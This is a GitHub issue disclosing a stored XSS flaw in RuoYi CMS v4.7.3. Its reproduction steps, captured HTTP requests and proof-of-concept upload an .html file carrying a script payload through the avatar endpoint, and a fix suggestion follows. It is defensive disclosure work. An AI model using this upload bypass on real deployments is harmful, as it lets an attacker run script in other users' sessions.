yangzongzhuan / RuoYi Public

Code Issues 2 Pull requests 1 Actions Projects Security ···

New issue Jump to bottom

Vulnerability: The html file can be uploaded where the avatar is uploaded, and its content not be filtered, which resulting in stored XSS in Ruoyi cms #118

Closed solarpeng502 opened this issue on May 15 · 1 comment

solarpeng502 commented on May 15 • edited

Vulnerability disclosure

Vulnerability title: The html file can be uploaded where the avatar is uploaded, and its content not be filtered, which resulting in stored XSS in Ruoyi cms

Product: https://github.com/yangzongzhuan/RuoYi

Affected Versions: v4.7.3(the lastest vesion)

Discovery time: 2022.5.16


Found by: solarpeng502

Exploit sence: The System allows multiple users to log in. If a user is granted user management rights, he can insert a malicious xss payload on user management page, so that all users with this permission can access and trigger an xss attack

Analysis report:

1. If you are not Chinese,please change the language into the English through Browser translation plugin such as Google.

2. After deployment, enter the background management page



personal information

Login name: admin

phone number: 15888888888

Department: R&D Departmen...

email address: ry@163.com

Creation time: 2022-05-04

basic information

basic information | change Password


user name: 若依

phone number: 15888888888

Mail: ry@163.com

gender: ○ male ● Female

3. Click the avatar into the personal center



Receive Alibaba Cloud Universal Cloud Product 1888 Coupon
https://www.aliyun.com/minisite/goods?userCode=brki8iof
Receive Tencent Cloud Universal Cloud Product 2860 Coupon
https://cloud.tencent.com/redirect.php?redirect=1025&cps_key=198c8df2ed259157187173bc7f4f32fd&fron
Cloud Server Discount Zone Click me to enter Tencent Cloud Server Lightning Deal Zone Click m
The general red envelopes for cloud products can be used in addition to the regular discounts on tl


Hello,Guest

For mobile device access, please scan the following QR code:

Ruoyi Background Managemer

I have always wanted to make a background management sys excellent open source projects but found that none of them are my spare time to start writing a background system myself. In t management system. , she can be used for all Web applicatior **management background** , **website member center** , **CMS** course, you can also deeply customize her to make a stronger back-end codes are very compact and easy to use after encap probability of errors is low. Also supports mobile client access. to update some useful functions.

4. Click the "modify avatar",and upload a normal image,the click OK button



Login name: admin

phone number: 15888888888

Department: R&D Departmen...


email address: ry@163.com

user name: 若依


phone number: 15888888888

Mail: ry@163.com


gender: ○ male ● Female



5. Intercept the request package with a packet capture tool such as burp, change the file suffix to html, and change the content with xss payload such as "<script>alert(1)</script>,then pass the request,and the response shows "{"msg":"操作成功","code":0}",which means upload success




```
POST /system/user/profile/updateAvatar HTTP/1.1
Host: mysite.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------217811641127781762975568679959
Content-Length: 249
Origin: http://mysite.com
Connection: close
Referer: http://mysite.com/system/user/profile/avatar
Cookie: PHPSESSID=rqjarieliggtlgmfmir0qldqa7; JSESSIONID=5c974bcd-3319-4a62-a077-6d4f52abaa07;
rememberMe=
t9f7sG3wjl3QtBdyXXZqEwoBgHv31xMkI1Y1nIu7/h/BVrRvw/7ilJS7DrdjrmCm0cHp9YBcAJMXZ/NhV2Rm0Qy1gaYy1KXkpLV7Fm
QmkcFEUqD1WI8WKLGN8UujBLMwSoj7WK3AvTTxzfBkLb6CInTdZt5hApIqElppfcgsnYZrINoHKuv/2Pe0jD5q0m8JAyJQI6XcNM49
N5vrHjBnaBVCZs9ozGXZ5e7o6cnTzfxVT9h1B5q526HJ5xjbGIL7KpQgDN2S3+hJjdn4yBKUtAS4N4PCv9Q6geZWN1GHuEwqRUE021
1B8T0kV8ZCKg+t51w16jos8VQyg3Wxq/HPaL/yH8kmET51XSjsJafWT+LKAanWuoYgl8eS1HteMjhaRMrPY0W7N5z5sGp2ZJk3nl0p
20m/af1t1QPfZFek2pJ+tULn4VM5dQKZLcbLah8DFR4A1bCXYPFVKL+a6hNZIxTk7E1zimo3LNRffQ4ewPz1QHYoIcGqry0fu3bjmX
uzz56ws8L/UzfVXnskRbgX2m7xe/Q4az0jk1AzLPY6CfLXgpbywGmlTRu9eKEKPbPpztimLaryR3nePb3w/1kx7q3elczQ0Kkki0hf
xbUXQrhk+sCYhYYbGMTrm/HY5y0iC0rzwwlcbHA9AvRjtkQsN1W2J1YXbFNthKnU31AJeFJ8oxpq590hZ88m0sgKgj48mkfVJLT1Ka
g0nsX6zzxN364D17CnLXDA0jE+0sw+gbuEXUq8TelogWzPhXuneg711ztIERD3LBjIAaBgU20qorDDkdgqb46Aqg8s336utVlzXclu
bjrv6KP065vjpBXdIBozoKhtzDCdT1Wa/WA2ySxbmyU/1okIi9+/N32Xe+mej0rz1Hg7BcjfZQ0Y8YvdR44doWf+djikGBSEwqGw8e
9TWqibi65M4iLDezMRV47/1XsNDLbuU69f43P098wT2Zgq0tPdDcEFiezsDvA30HY5ZsZW1UqsRTItHvK0bZCkX7nxZGAlmJi0efQz
GPPFQVNm3iYxRobrpKxv/bnSnsg9xykllqucwleUkDgszQBIF03TThu6GQ9hV2tTZyor0ArKE/hvqs/RG88gX3k2/4Y1Qfdvd97FMw
Hx35+/PhKXmghdREWBfVcPM+Z17ldKCYzbKjd1Gnby1ajbjRnkEBzybtl1QUYs5x41AZERMMrlLgyjqMn18VVDV71JvgUsq1
nrD+T2qdnM0gJEe803m2HW8T3KmZkwaGhAYztTNJR3BXprw3qYHZd00uUKL6mkQTBK+BwMwnTaHpsBSQy55+r+kDPJd2Q[illegible]T
sexEX0bgSWEY7f1FLB2EQIjCjyGKRr6Jry2J+U4X51E+EtudA2g3QYWwBxG+u0QXTXh3D23moEH+0LGn3f/ZM6PD8JrLnueUL
ISqSY171TCZVp65eR3mJieuVvs/gpPCa2Qu02Vzi3NVmXE9I6rDTjvqcu4iVXumvj+l+B3CLzNDhqierdsfkqAmzQUIpoPJNG
E6GiFQ6kgrnyCTsnMjklUZl9EtR31ePLEMn+0C6p6Qkq7IufQEJdD6vjWRab7DFBny+xu+JQiBebPr0yU9YEoeHgdujMk+LK6
1FMp9t0bLM4dL523Fw==

-----------------------------217811641127781762975568679959
Content-Disposition: form-data; name="avatarfile"; filename="blob.html"
Content-Type: image/png

<script>alert(1)</script>
-----------------------------217811641127781762975568679959--
```



```
HTTP/1.1 200
Content-Type: application/json
Date: Sun, 15 May 2022 23:35:30 GMT
Connection: close
Content-Length: 31

{
  "msg":"操作成功",
  "code":0
}
```

6. Refresh the index page,start burp,and then click the avatar again,the burp will intercept the xss html that we upload



basic information

user name: 若依

phone number: 15888888888

Mail: ry@163.com

gender: ○ male ● Female

Login name: admin

phone number: 15888888888

Department: R&D Departmen...


email address: ry@163.com

Creation time: 2022-05-04

```
GET /profile/avatar/2022/05/16/blob_20220516073526A005.html HTTP/1.1
Host: mysite.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101
Firefox/100.0
Accept: image/avif,image/webp,*/*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://mysite.com/system/user/profile
Cookie: PHPSESSID=rqjarieliggtlgmfmir0qldqa7; JSESSIONID=
5c974bcd-3319-4a62-a077-6d4f52abaa07; rememberMe=
t9f7sG3wj13QtBdyXXZqEwoBgHv31xMkI1Y1nIu7/h/BVrRvw/7ilJS7DrdjrmCm0cHp9YBcAJMXZ/NhV2Rm0Qyl
gaYylKXkpLV7FmQmkcFEUqD1WI8WKLGN8UujBLMwSoj7WK3AvTTxzfBkLb6CInTdZt5hApIqElppfcgsnYZrINoH
Kuv/2Pe0jD5q0m8JAyJQI6XcNM49N5vrHjBnaBVCZs9ozGXZ5e7o6cnTzfxVT9h1B5q526HJ5xjbGIL7KpQgDN2S
3+hJjdn4yBKUtAS4N4PCv9Q6geZWN1GHuEwqRUE0211B8T0kV8ZCKg+t51w16jos8VQyg3Wxq/HPaL/yH8kmET51
XSjsJafWT+LKAanWuoYgl8eS1HteMjhaRMrPYOW7N5z5sGp22Jk3n10p20m/af1t1QPfZFek2pJ+tULn4VM5dQKZ
LcbLah8DFR4A1bCXYPFVKL+a6hNZ1xTk7E1zimo3LNRffQ4ewPz1QHYoIcGqry0fu3bjmXuzz56ws8L/UzfVXnsk
RbgX2m7xe/Q4az0jk1AzLPY6CfLXgpbywGm1TRu9eKEKPbPpztimLaryR3nePb3w/1kx7q3elczQ0Kkki0hfxbUX
Qrhk+sCYhYYbGMTrm/HY5y0iC0rzwwlcbHA9AvRjtkQsN1W2J1YXbFNthKnU31AJeFJ8oxpq590hZ8Sm0sgKgj48
mkfVJLT1KagOnsX6zzxN364D17CnLXDA0jE+0sw+gbuEXUq8TelogWzPhXuneg711ztIERD3LBjIAaBgU20qorDD
```

```
HTTP/1.1 200
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Last-Modified: Sun, 15 May 2022 23:35:26 GMT
Accept-Ranges: bytes
Content-Type: text/html
Content-Length: 25
Date: Sun, 15 May 2022 23:47:23 GMT
Connection: close

<script>
  alert(1)
</script>
```

7. Copy the html url,and then send to the other users using Ruoyi cms,if they click,the xss attack is triggered



POC:

```
POST /system/user/profile/updateAvatar HTTP/1.1
Host: mysite.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
Accept: /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------21781164112778176297556867959
Content-Length: 249
Origin: http://mysite.com/
Connection: close
Referer: http://mysite.com/system/user/profile/avatar
Cookie: Your cookies

-----------------------------21781164112778176297556867959
Content-Disposition: form-data; name="avatarfile"; filename="blob.html"
Content-Type: image/png

<script>alert(1)</script>
-----------------------------21781164112778176297556867959--
```

Fixes: The backend should verify the file suffix, and do not allow html file upload;or check the content in Html file that filter xss payloads.

